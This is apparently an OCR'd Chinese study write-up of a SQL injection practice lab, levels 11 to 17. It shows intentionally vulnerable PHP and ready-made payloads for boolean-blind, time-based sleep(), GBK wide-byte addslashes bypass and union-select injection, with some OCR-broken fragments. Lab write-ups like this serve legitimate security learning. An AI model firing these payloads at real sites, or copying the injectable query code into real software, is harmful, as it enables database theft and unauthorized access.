
To: 12


Step: 1

How many:

Number format

Base: Decimal Hex






Request	Payload1	Payload2	Status	Error	Timeout	Length
1438	10	120	200			3198
1259	11	105	200			3198
1164	12	97	200			3197
1420	4	119	200			3197
1325	5	111	200			3197
1327	7	111	200			3197
1311	3	110	200			3197
1316	8	110	200			3197
1290	6	108	200			3197
1273	1	107	200			3197
1233	9	103	200			3197
0			200			3197
1154	2	97	200			3196

Request Response

> - 按从1到12的顺序把ascii码写下来准备解码

```
107 97 110 119 111 108 111 110 103 120 105 97
```

> - 了解原理就好了，菜B的我还是sqlmap好用，暂时python脚本还不太会写



pass-11

```
$news ='';
@$id = $_GET['id'];
@$sql = 'select *from news where id="'.$id.'"';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$news = $row['news'];
}
if($news!== ''){
echo '有数据';}
```

> - 原理和上题一模一样就是需要加个单引号和末尾加个注释符%23也就是#

pass-12

```
$username = $_POST['username'];
$password = $_POST['password'];
$sql = 'select *from user where username =\''.$username.'\' and password=\''.$password.'\'';
mysqli_select_db($conn,'******'); //不想告诉你们库名
$result = mysqli_query($conn,$sql);
$row = mysqli_fetch_array($result);
$uname = $row['username'];
$passwd = $row['password'];

if($row){
echo '成功登录';}
else{echo '账号密码错误';}
```

> - 换了个传参方式，但是原理不变


```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://inject2.lab.aqlab.cn:81
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://inject2.lab.aqlab.cn:81/Pass-12/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin&password=123' or
ascii(substr(database(),1,1))>105#&submit=%E7%99%BB%E5%BD%95
```

```
      <li>

        <li>
          <h3>
            成功登录
          </h3>
        </li>
                  <li>
        </ol>
      </div>

    </div>
    <div id="footer">
      <center>
        Copyright @ 2019 by 聂风</a>
      </center>
    </div>
    <div class="mask">
    </div>
    <div class="dialog">
      <div class="dialog-title">
        提 示<a href="javascript:void(0)" class="close" title=
      </div>
      <div class="dialog-content">
      </div>
    </div>
```

pass-13


```php
$news ='';
@$id = $_GET['id'];
@$sql = 'select *from news where id="'.$id.'"';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$news = $row['news'];
}
echo '有数据';
```

> - 时间盲注的判断方式也是布尔盲注的一种




(1)、if(条件，满足条件的返回，不满足田间的返回)
(2)、sleep(X)：休眠X秒

- 判断数据库的长度



- 判断数据库的值用substr和ascii

```
1" and if(ascii(substr(database(),1,1))>1,sleep(1),1)%23
```



- 抓包，然后和布尔盲注是一样的操作，理解原理就行

pass-14

```php
$news ='';
@$id = $_GET['id'];
@$sql = 'select *from news where id=(\''.$id.'\')';
mysqli_select_db($conn,'****');// 不想让你们知道库名
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$news = $row['news'];
}
echo '有数据';
```


> - 和上题一模一样，除了"双引号换成')

```
http://inject2.lab.aqlab.cn:81/Pass-14/index.php?id=1') and if(ascii(substr(database(),1,1))>1,sleep(5),1)%23
```


pass-15


```php
$username = '';
$password = '';
@$id = addslashes($_GET['id']);
@$sql = 'select *from user where id=\''.$id.'\'';
mysqli_select_db($conn,'****');// 不想让你们知道库名
mysqli_query($conn,"SET NAMES gbk");
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

- 可以发现有addslashes函数导致我们输入的一些单双引号前面加了个右斜线\，由于右斜线的url编码是%5c，%df%5c会组成一个特殊汉字来进行逃逸，
- 因为GBK编码默认两个字符为一个汉字，我们可以通过输入宽字符%df使反斜杠和这个%df形成一个汉字,这样后面的单引号就不会被转义而达到逃逸的效果



- 输入**%df**逃逸斜线







nject2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df'

- 接着判断字段长度、等拿flag和第一题一样

```
http://inject2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df' union all select 1,2,3%23
```





ct2.lab.aqlab.cn:81/Pass-15/index.php?id=1%df' union all select 1,2,3%23

pass-16

```php
$username = '';
$password = '';
@$id = addslashes($_GET['id']);
@$sql = 'select *from user where id=("'.$id.'")';
mysqli_select_db($conn,'****');// 不想让你们知道库名
mysqli_query($conn,"SET NAMES gbk");
$result = mysqli_query($conn,$sql);
while ($row = mysqli_fetch_array($result)){
$username = $row['username'];
$password = $row['password'];
}
echo 'Your Login name:'.$username;
echo 'Your Password:'.$password;
```

> - 和上题区别不大，就是加了“)的形式


```
http://inject2.lab.aqlab.cn:81/Pass-16/index.php?id=1%df") union all select 1,2,3%23
```

pass-17

```php
$username = addslashes($_POST['username']);
$password = addslashes($_POST['password']);
$sql = 'select *from user where username =(\''.$username.'\') and password=(\''.$password.'\')';
